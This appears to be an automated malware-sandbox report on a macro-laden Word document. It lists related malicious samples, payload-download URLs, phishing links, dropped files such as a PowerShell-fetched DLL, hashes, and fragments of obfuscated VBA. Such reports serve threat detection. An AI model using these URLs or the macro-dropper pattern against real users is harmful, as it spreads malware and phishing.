	Dati_012021_688_89301.doc	Get hash	malicious	Browse	• 5.2.136.90/l7tybna/g7nyjudv6/gf8bykzqxpzupj/wr2o0u8id88pf7dgmx3/9zupu1q7mb/wtjo6ov5niso7jo0n/
	2199212_20210105_160680.doc	Get hash	malicious	Browse	• 5.2.136.90/vcpu82n/rvhhoco3em4jtl/qxey084opeuhirghxzs/bm8x5w07go1ogzflbv/32imx8ryeb30/bd7tg46kn/
	ARCHIVO_FILE.doc	Get hash	malicious	Browse	• 5.2.136.90/ji02pdi/39rfb96opn/
	doc_X_13536.doc	Get hash	malicious	Browse	• 5.2.136.90/glhz448zi9act/ieva/q040/sl9198fns4q2/
	REP380501 040121.doc	Get hash	malicious	Browse	• 5.2.136.90/09hsu3aavqd4/8opns7c/oxp5fp7awb/
	doc-20210104-0184.doc	Get hash	malicious	Browse	• 5.2.136.90/78ro59myn48w9a6ku/bcgjwwwuc/
	7823099012021.doc	Get hash	malicious	Browse	• 5.2.136.90/bl7bvpp8itof0dvu5j2/nwcw9ztkp/yjrulnit i57vcwwk67t/6u49kr6/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
wpsapk.com	Adjunto.doc	Get hash	malicious	Browse	• 104.18.60.59
	NQN0244_012021.doc	Get hash	malicious	Browse	• 104.18.60.59
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 104.18.61.59
	Scan-0767672.doc	Get hash	malicious	Browse	• 104.18.60.59
	Documento-2021.doc	Get hash	malicious	Browse	• 172.67.141.14
	info_39534.doc	Get hash	malicious	Browse	• 172.67.141.14
veterinariadrpopui.com	Adjunto.doc	Get hash	malicious	Browse	• 209.59.139.39
	NQN0244_012021.doc	Get hash	malicious	Browse	• 209.59.139.39
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 209.59.139.39
	Scan-0767672.doc	Get hash	malicious	Browse	• 209.59.139.39
	Documento-2021.doc	Get hash	malicious	Browse	• 209.59.139.39
	info_39534.doc	Get hash	malicious	Browse	• 209.59.139.39

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
sofsuite.com	Adjunto.doc	Get hash	malicious	Browse	• 104.27.144.251
	NQN0244_012021.doc	Get hash	malicious	Browse	• 104.27.144.251
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 104.27.145.251
	Scan-0767672.doc	Get hash	malicious	Browse	• 104.27.144.251
	Documento-2021.doc	Get hash	malicious	Browse	• 104.27.145.251
	info_39534.doc	Get hash	malicious	Browse	• 172.67.158.72

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
LIQUIDWEBUS	http://https://securemail.bridgepointeffect.com/	Get hash	malicious	Browse	• 69.167.167.26
	Adjunto.doc	Get hash	malicious	Browse	• 209.59.139.39
	NQN0244_012021.doc	Get hash	malicious	Browse	• 209.59.139.39
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 209.59.139.39
	Scan-0767672.doc	Get hash	malicious	Browse	• 209.59.139.39
	Documento-2021.doc	Get hash	malicious	Browse	• 209.59.139.39
	info_39534.doc	Get hash	malicious	Browse	• 209.59.139.39
	http://https://encrypt.idnmazate.org/	Get hash	malicious	Browse	• 67.225.177.41
	Nuevo pedido.exe	Get hash	malicious	Browse	• 209.188.81.142
	http://https://6354mortgagestammp.com/	Get hash	malicious	Browse	• 69.16.199.206
	rib.exe	Get hash	malicious	Browse	• 72.52.175.20
	http://https://linkprotect.cudasvc.com/url?a=https%3a%2f%2fsecuremail.danchihosassociates.com&c=E,1,HOuENPlSucTdSUxKwjhrlo_5dPC7J6R1N-Gq03z50mu0n-SbGg9k6UcvRdnb2hWVC0JKp04hBPt2pBkJTi_IhWBa5JSs0U_QUfg3Hl_nTWTxJyTIR8N3&typo=1	Get hash	malicious	Browse	• 67.225.158.30
	messaggio 2912.doc	Get hash	malicious	Browse	• 67.227.152.97
	8415051-122020.doc	Get hash	malicious	Browse	• 67.227.152.97
	Mensaje 900-777687.doc	Get hash	malicious	Browse	• 67.227.152.97
	088-29-122020-522-0590.doc	Get hash	malicious	Browse	• 67.227.152.97
	MENSAJE KCW_9805910.doc	Get hash	malicious	Browse	• 67.227.152.97
	http://https://image-grafix.com/0098/099/	Get hash	malicious	Browse	• 72.52.133.164
	Info-29.doc	Get hash	malicious	Browse	• 67.227.152.97
	naamloos-40727_8209243962.doc	Get hash	malicious	Browse	• 67.227.152.97
CLOUDFLARENETUS	Payment Documents.xls	Get hash	malicious	Browse	• 104.22.1.232
	Shipping Document PLBL003534.xls	Get hash	malicious	Browse	• 104.22.1.232
	QPI-01458.exe	Get hash	malicious	Browse	• 172.67.188.154
	LITmNphcCA.exe	Get hash	malicious	Browse	• 104.28.5.151
	http://fake-cash-app-screenshot-generator.hostforjusteasy.fun	Get hash	malicious	Browse	• 172.67.179.45
	http://download2224.mediafire.com/5rqvtr7atabg/4ufxk777x7qfcdd/FastStoneCapturePortableTW_9.0_azo.exe	Get hash	malicious	Browse	• 104.16.203.237
	http://click.freshwaterlive.info/campaign/clicked/MjgzNjAxMzU%3D_MTAxOA%3D%3D__MjY3NzY5Ng%3D%3D__MjI2/aHR0cDovL2JpdC5seS8ySk1GMUJk?c=28360135	Get hash	malicious	Browse	• 104.16.19.94
	http://https://awattorneys-my.sharepoint.com/:b:/p/fgalante/EcRfEpzLM_tOh_Roewbwm9oB4JarWh_30QaPZLGUdNbnuw?e=4%3aqmwocp&at=9	Get hash	malicious	Browse	• 104.16.18.94
	http://reppoflag.net/2307e0382f77c950a2.js	Get hash	malicious	Browse	• 172.64.170.19
	http://https://firebasestorage.googleapis.com/v0/b/blckaxe.appspot.com/o/general%20page.html?alt=media&token=b4029a1b-78f5-43ff-a7eb-d4555ad6a60e#kymo@willowoodusa.com	Get hash	malicious	Browse	• 104.16.18.94
	http://hoquetradersltd.com/jordanbruce/index.php	Get hash	malicious	Browse	• 104.16.18.94
	http://https://web.tresorit.com/l/d2q5C#T3PZC5SR6Y1Akp1-8AT_Jg	Get hash	malicious	Browse	• 104.18.70.113
	http://https://preview.hs-sites.com/_hcms/preview/template/multi?domain=undefined&hs_preview_key=SlyW7XnGAffndKslJ_Oq0Q&portalId=8990448&tc_deviceCategory=undefined&template_file_path=mutli/RFQ.html	Get hash	malicious	Browse	• 104.16.115.104
	HSBC Payment Advice - HSBC67628473234[20201412].exe	Get hash	malicious	Browse	• 172.67.156.125
	http://search.hwatchtvnow.co	Get hash	malicious	Browse	• 104.18.225.52
	http://https://web.tresorit.com/l/d2q5C#T3PZC5SR6Y1Akp1-8AT_Jg	Get hash	malicious	Browse	• 104.18.70.113
	http://p1.pagewiz.net/w5c8j120/	Get hash	malicious	Browse	• 104.16.19.94
	Og8qU1smzy.exe	Get hash	malicious	Browse	• 162.159.138.232
	http://https://nimb.ws/10IXxl	Get hash	malicious	Browse	• 104.26.3.186

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://www.canva.com/design/DAESYWKuLHs/avvDNRvDuj_tk82H9Q45ZQ/view?utm_content=DAESYWKuLHs&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton	Get hash	malicious	Browse	• 104.17.115.17
CLOUDFLARENETUS	Payment Documents.xls	Get hash	malicious	Browse	• 104.22.1.232
	Shipping Document PLBL003534.xls	Get hash	malicious	Browse	• 104.22.1.232
	QPI-01458.exe	Get hash	malicious	Browse	• 172.67.188.154
	LITmNphcCA.exe	Get hash	malicious	Browse	• 104.28.5.151
	http://fake-cash-app-screenshot-generator.hostforjusteasy.fun	Get hash	malicious	Browse	• 172.67.179.45
	http://download2224.mediafire.com/5rqvtr7atabg/4ufxk777x7qfcdd/FastStoneCapturePortableTW_9.0_azo.exe	Get hash	malicious	Browse	• 104.16.203.237
	http://click.freshwaterlive.info/campaign/clicked/MjgzNjAxMzU%3D_MTAxOA%3D%3D__MjY3NzY5Ng%3D%3D__MjI2/aHR0cDovL2JpdC5seS8ySk1GMUJk?c=28360135	Get hash	malicious	Browse	• 104.16.19.94
	http://https://awattorneys-my.sharepoint.com/:b:/p/fgalante/EcRfEpzLM_tOh_Roewbwm9oB4JarWh_30QaPZLGUdNbnuw?e=4%3aqmwocp&at=9	Get hash	malicious	Browse	• 104.16.18.94
	http://reppoflag.net/2307e0382f77c950a2.js	Get hash	malicious	Browse	• 172.64.170.19
	http://https://firebasestorage.googleapis.com/v0/b/blckaxe.appspot.com/o/general%20page.html?alt=media&token=b4029a1b-78f5-43ff-a7eb-d4555ad6a60e#kymo@willowoodusa.com	Get hash	malicious	Browse	• 104.16.18.94
	http://hoquetradersltd.com/jordanbruce/index.php	Get hash	malicious	Browse	• 104.16.18.94
	http://https://web.tresorit.com/l/d2q5C#T3PZC5SR6Y1Akp1-8AT_Jg	Get hash	malicious	Browse	• 104.18.70.113
	http://https://preview.hs-sites.com/_hcms/preview/template/multi?domain=undefined&hs_preview_key=SlyW7XnGAffndKslJ_Oq0Q&portalId=8990448&tc_deviceCategory=undefined&template_file_path=mutli/RFQ.html	Get hash	malicious	Browse	• 104.16.115.104
	HSBC Payment Advice - HSBC67628473234[20201412].exe	Get hash	malicious	Browse	• 172.67.156.125
	http://search.hwatchtvnow.co	Get hash	malicious	Browse	• 104.18.225.52
	http://https://web.tresorit.com/l/d2q5C#T3PZC5SR6Y1Akp1-8AT_Jg	Get hash	malicious	Browse	• 104.18.70.113
	http://p1.pagewiz.net/w5c8j120/	Get hash	malicious	Browse	• 104.16.19.94
	Og8qU1smzy.exe	Get hash	malicious	Browse	• 162.159.138.232
	http://https://nimb.ws/10IXxl	Get hash	malicious	Browse	• 104.26.3.186
	http://https://www.canva.com/design/DAESYWKuLHs/avvDNRvDuj_tk82H9Q45ZQ/view?utm_content=DAESYWKuLHs&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton	Get hash	malicious	Browse	• 104.17.115.17

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{43B9F0D0-FFD8-4816-B513-C2DC6937B540}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{43B9F0D0-FFD8-4816-B513-C2DC6937B540}.tmp	
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-966771315-3019405637-367336477-1006\f554348b930ff81505ce47f7c6b7d232_ea860e7a-a87f-4a88-92ef-38f744458171	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	dropped
Size (bytes):	46
Entropy (8bit):	1.0424600748477153
Encrypted:	false
SSDEEP:	3:/lbWwWl:sZ
MD5:	3B7B4F5326139F48EFA0AAE509E2FE58
SHA1:	209A1CE7AF7FF28CCD52AE9C8A89DEE5F2C1D57A
SHA-256:	D47B073BF489AB75A26EBF82ABA0DAB7A484F83F8200AB85EBD57BED472022FC
SHA-512:	C99D99EA71E54629815099464A233E7617E4E118DD5B2A7A32CF41141CB9815DF47B0A40D1A9F89980C307596B53DD63F76DD52CF10EE21F47C635C5F68786B5
Malicious:	false
Preview:	.....user.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	98
Entropy (8bit):	4.451793808565335
Encrypted:	false
SSDEEP:	3:M1uAdcF2xU4oNvPdcF2xU4omX1uAdcF2xU4ov:MsAeojGXeojGAeojy
MD5:	0343436CC573DA8C3B743021EF37BE96
SHA1:	4ECCC69D6286C0A8BE51EC1DEE36B672BAD1D14E
SHA-256:	E6AB1C312E3066F4335F23CEAB9B3991DB18A556A8D94B417BEB791E50FC4E59
SHA-512:	0031D277C85F4E8CE3ED1B0EED12B7BCD640E0A492A73E8F8284919A45ECF68FF1B767052F95DEC343C5FACB8A53B2C3EF4CE056AFDA3D819B352585C474265
Malicious:	false
Preview:	[doc]..pack-91089 416755919.LNK=0..pack-91089 416755919.LNK=0..[doc]..pack-91089 416755919.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\pack-91089 416755919.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:16 2020, mtime=Wed Aug 26 14:08:16 2020, atime=Wed Jan 6 15:36:38 2021, length=171008, window=hide
Category:	dropped
Size (bytes):	2128
Entropy (8bit):	4.526634059162851
Encrypted:	false
SSDEEP:	48:82/XT0jFc21mRKWIQh22/XT0jFc21mRKWIQ/:82/XojFc/RKWIQh22/XojFc/RKWIQ/
MD5:	5D56E856A72C045F620942E0590EAF3E
SHA1:	8E96722B93AAD4C3DBCB6C504CFB6B2CA12116CA
SHA-256:	25C6CD1EC2BDD497B7D5815D8A4EC0001EEB18816A7ACEFAFF6D7FA3D240E629
SHA-512:	9C0B7BC0E25E81701451224803B6C1B4A0757CCFC5AC2B78EAC1748B5129C31D25C130155B9CC6C4416B72DC0CB42BAFFFF65F609A897A39947426AF95584E1
Malicious:	false
Preview:	L.....F.... .....{.....{..*...J.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....z.2.....&R.. .PACK-9~1.DOC..^.....Q.y.Q.y*...8.....p.a.c.k.-.9.1.0.8.9. .4.1.6.7.5.5.9.1.9...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\936905\Users.user\Desktop\pack-91089 416755919.doc./.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.p.a.c.k.-.9.1.0.8.9. .4.1.6.7.5.5.9.1.9...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....936905.....D_..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\V7BBYL9UXF0HWT367KEW.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5890538041827384
Encrypted:	false
SSDEEP:	96:chQCsMqftMqvsqvJCwoSz8hQCsMqftMqvsEHyqvJCworozv1YftJHNf8Ovt+lUVi:cy3oSz8y7Hnorozv6f8OgIu
MD5:	38002FEB116E9220F81A8FDFC7F3D088
SHA1:	27CFCA945B71BDCCCC3CB8490F6E38DEFB15F1CB
SHA-256:	4C4E7918011A4489174B7BF2B65524296B089CD53C49835A4AD9092878B80FB6
SHA-512:	F811E3EB2335C76E7A17292765BE61E0DDC87B53A48B23F71917C4777E4F3C9C120AB6D1D8C6D6075847E6C0D757C4A6939DFE431F673CF64452361BB3BAB6F
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$ck-91089 416755919.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	200625
Entropy (8bit):	7.475412526926351
Encrypted:	false
SSDEEP:	3072:C9zwbpDnn9FfrNyVBYF0n3ajFq4weCp2S2MJdhzybMO8dSySA:C9zsl9FTaBYF0nVp2MJHybR8dS9
MD5:	219F4446B1F7684D99A4E8DE99F12E6A
SHA1:	C932AB01AA4B1540692EC774A801B7A998EE08AB
SHA-256:	45F52C1B6156AA69BE0E215DA63C58CD83E866435264E9298F84DE7B6F8BE1AB
SHA-512:	E21BE56A5231B5C42DDD6A0C5F72F91D6B6BCF330A7ADB7750AE6988121E00124676585798E39DE30153026E708AF4CDC38FA6A57828499B6818DB30D300A484
Malicious:	false
Preview:	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE 8]> > <html class="no-js" lang="en-US"> <![endif]--><head><title>Suspected phishing site | Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport" content="width=device-width,initial-scale=1" /><link rel="stylesheet" id="cf_styles-css" href="/cdn-cgi/styles/cf.errors.css" type="text/css" media="screen,projection" />. [if lt IE 9]><link rel="stylesheet" id='cf_styles-ie-css' href="/cdn-cgi/styles/cf.errors.ie.css" type="text/css" media="screen,projection" /><![endif]--><style type="text/css">body{margin:0;padding:0}</style>...

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: Missouri success Senior Refined Cambridgeshire Refined Rubber Keyboard wireless Markets Concrete hacking, Author: Gabriel Andre, Template: Normal.dotm, Last Saved By: Lisa Gerard, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Jan 5 10:15:00 2021, Last Saved Time/Date: Tue Jan 5 10:15:00 2021, Number of Pages: 1, Number of Words: 2640, Number of Characters: 15049, Security: 8
Entropy (8bit):	6.707687869365253
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	pack-91089 416755919.doc
File size:	170237
MD5:	1dc95341c113473f3ac71d3fccdc3512
SHA1:	d07202389ee1458cd8d3f8f000701bc537ec6797
SHA256:	700f121e98f06604e45498c6313d741f4c43582fa41e1cdda3ae1b0e17e1e62c
SHA512:	1778833f10d53e992d33784be9ab872d9eb2b5acdca45438d2b512dc32fbee9b666c42e569bc00525046308a965bed3a6bbf76fe391fb137eb9207491ed10b56
SSDEEP:	3072:4D9ufstRUUKSns8T00JSHUgteMJ8qMD7gC:4D9ufsfgIf0pLC
File Content Preview:	.....>..... ....

File Icon



Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "pack-91089 416755919.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	Missouri success Senior Refined Cambridgeshire Refined Rubber Keyboard wireless Markets Concrete hacking
Author:	Gabriel Andre
Keywords:	
Comments:	
Template:	Normal.dotm

Summary	
Last Saved By:	Lisa Gerard
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-05 10:15:00
Last Saved Time:	2021-01-05 10:15:00
Number of Pages:	1
Number of Words:	2640
Number of Characters:	15049
Creating Application:	Microsoft Office Word
Security:	8

Document Summary	
Document Code Page:	-535
Number of Lines:	125
Number of Paragraphs:	35
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: A5gd21klfqu9c6rs, Stream Size: 1117

General	
Stream Path:	Macros/VBA/A5gd21klfqu9c6rs
VBA File Name:	A5gd21klfqu9c6rs
Stream Size:	1117
Data ASCII:	. . . . u . . . . I . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 49 85 f4 e6 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Creatable
VB_Name
Document_open()
VB_Customizable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_TemplateDerived

VBA Code

VBA File Name: Owppnp8hah4xo788, Stream Size: 17915

General	
Stream Path:	Macros/VBA/Owppnp8hah4xo788
VBA File Name:	Owppnp8hah4xo788
Stream Size:	17915
Data ASCII:	. . . . | . . . . 0 . . . . I . e . . . . x . . . . M E . . . .

General	
Data Raw:	01 16 01 00 00 f0 00 00 00 7c 06 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 83 06 00 00 a3 30 00 00 00 00 00 00 01 00 00 00 49 85 65 07 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
DpYbmDA
oAaNlB
vrYYHIDxI
WTbkNqFa
Object
RjiQHRA
"bBmgOCvPPojGGC"
MNihxICY
DhnHIY.CreateTextFile("rfyIZCD:\OrugCDDGG\qkyWDBUAH.gjwVDBALW")
GfRPP
tWcKo
OMZxxg
"lwWhZGEasjsS"
"deVdMyoREdgzCaJb"
fDZVKAAc:
uWZkeMFv.WriteLine
xLQtMd
nleaHR
gEcrV:
"OyFBLhlWUnD"
uWZkeMFv.Close
xsruLB
zDsRaIBGF
mgrwfmN
"XZzpBRpDKuMgsGHIHF"
"VrVKCjefsIJ"
pULquU.CreateTextFile("OMySJHB:\AyVGlHzV\jPNIAFF.VJueCC")
SblcDCC:
SQQWY
"hbtzFRJEXyDCXI"
iFTmFHFH.CreateTextFile("shCgAEb:\vCjFDhHuA\RhZGDG.mHWOGnIf")
sCOIGDtD:
gxBPJB
jbUmDI
DkLoDL.CreateTextFile("pGMMG:\enlVVB\fMqiFP.kEIECDZHz")
"BnxHFzJCGhVHrFIm"
IcAHwPH
iFTmFHFH
STzBjwICv
kwzjKvZHe
fDZVKAAc.WriteLine
plqkuDI
RyDBDK.CreateTextFile("YJYLAnEDp:\qjyoGCI\dkSAD.MSPmBF")
ZMdrVHGz:
SeHafBC
nhLeJMLfI
EISYDDB
EhCMG
UDSpFHqFJ
WlBWDXGD
"NisSEYrcDlKQUITa"
"dXFPCSYtSNB"
"NeiIGCNWgICn"
OMZxxg.CreateTextFile("QWqEKJnW:\BQVnVKF\gWdSBXA.TabDJBD")
mgrwfmN.Close
YVZXECEHD
FLtYjKHC

Copyright null 2021

Keyword
GfRPP.Close
idbaDlr
"dnUnKFHAkIOdD"
"nJJzFRjEWpRikxCD"
ANzGyzCD
MmSDYCkJR
"hKlajOujwgDFAA"
"eeVVJBMGlcfXMB"
RqlOZAHRJ.CreateTextFile("HQGixyC:\vETCeBG\zIuEqsGG.NobmDA")
iHKuDmaEr:
"CcDmClHsnCC"
"UjBKOEDRIbiWFB"
QOrvJEB
"sxbwAfRtWJI"
UskmBJF
"KqVyuQQfwTWh"
tpOgXmm
fiyQuiRBI
gphNDVZp
vEBqHrDnD
PbhYVsA.Close
ZMdrVHGz.Close
"vVbvIHcFGEAJJ"
CFdSBD.CreateTextFile("HWdKFJOBf:\UYiqcEIJ\rLoNox.YKOSA")
KmGOADt
Resume
phIwFD
jPJENIo
AiRdGDAJ
KmGOADt.Close
"]an"
PnolTIbAB
"eEWdaDQVJJqTHgF"
gxBPJB:
eepvDEaE.CreateTextFile("KlvicF:\bJfMJhqw\dAgvkWD.xDxpHH")
FYVZFEH
tzErBRFe
"LvnHAGHfIhRDBRAF"
NuebA:
sTzDC.CreateTextFile("OBoYzRpef:\sDLuJ\bmIQSG.MdmDR")
oQgLUI
SblcDCC.Close
HCvCmAcHC
"eXpjHFapHaPdRJu"
eepvDEaE
"DBvMcNtCcMyJDDI"
MHYlQAD
"eklulEBJFlgoBcGC"
dXiwA
"MiCjaGqJfPrI"
eCIzUDyJ
RyDBDK
hFSyAfFrF
"fDdPHEjBEnAdZqZFJ"
zxgLHJSFW.CreateTextFile("KGGMcAB:\uaMWhFR\mhdIDlEH.PDxHAHD")
"MxCpGaGqBgemCAFEJ"
PcHRGIADo.CreateTextFile("OiBXGJB:\pnqsZEDV\gsZoAW.EePnB")
sCOIGDtD.Close
uWZkeMFv
gzTFLxb
IePCGy
swNGWdd
qHKYGHlFA
OIbfvEEFF

Keyword
CHVmaVC
ZMdrVHGz
TXmxvp
quDoH
iHKuDmaEr.WriteLine
KXTliE
ddanFDWJf
rJEkbLH
fNhiCVgGS:
noeblvSiu
YZllAeRe
VB_Name
"eXObOTlBAITEOIo"
mgrwfmN:
LzxxRHG
inIcjJtaF
EKmLA
uVItICICB
mgrwfmN.WriteLine
KXwaABT
fDZVKAAc.Close
Mid(Application.Name,
fmwdEMADQ
lBenBDA
SblcDCC
mgTNFCq
NuebA.WriteLine
hXxQDACJA
KmGOADt.WriteLine
HCvCmAcHC.Close
yJmmmVIAG
rYbgBh:
iHKuDmaEr.Close
NuebA.Close
hZCth.CreateTextFile("fYRUCAB:\VWWOMB\QmLUE.hKgcGBDCJ")
ZMdrVHGz.WriteLine
OlapGi
zDsRaIBGF.CreateTextFile("NFKiIDO:\sBRpIz\FFqJD.QevLKGfGs")
"CVbRCAAhkhmcDG"
HCvCmAcHC:
BNmrm
rYbgBh
"WNFUDvHgghFdup"
uRnkDGJ
"qiXBsMBsLJGbX"
yabVbA
zBSWCKmJv
bbsIZ
"zdTcdOoXXUFHJK"
xsruLB.CreateTextFile("EEnWBhBO:\VaTRC\McdbPkJ.cvwiQ")
RqlOZAHRJ
fNhiCVgGS.WriteLine
hjZwD
"EgxfIDVQbJotWhj"
"BUUJYAAloJvLBLAo"
PcHRGIADo
wTMSLyWFG
sCOIGDtD
PbhYVsA:
"BndJDkuVYF"
KmGOADt:
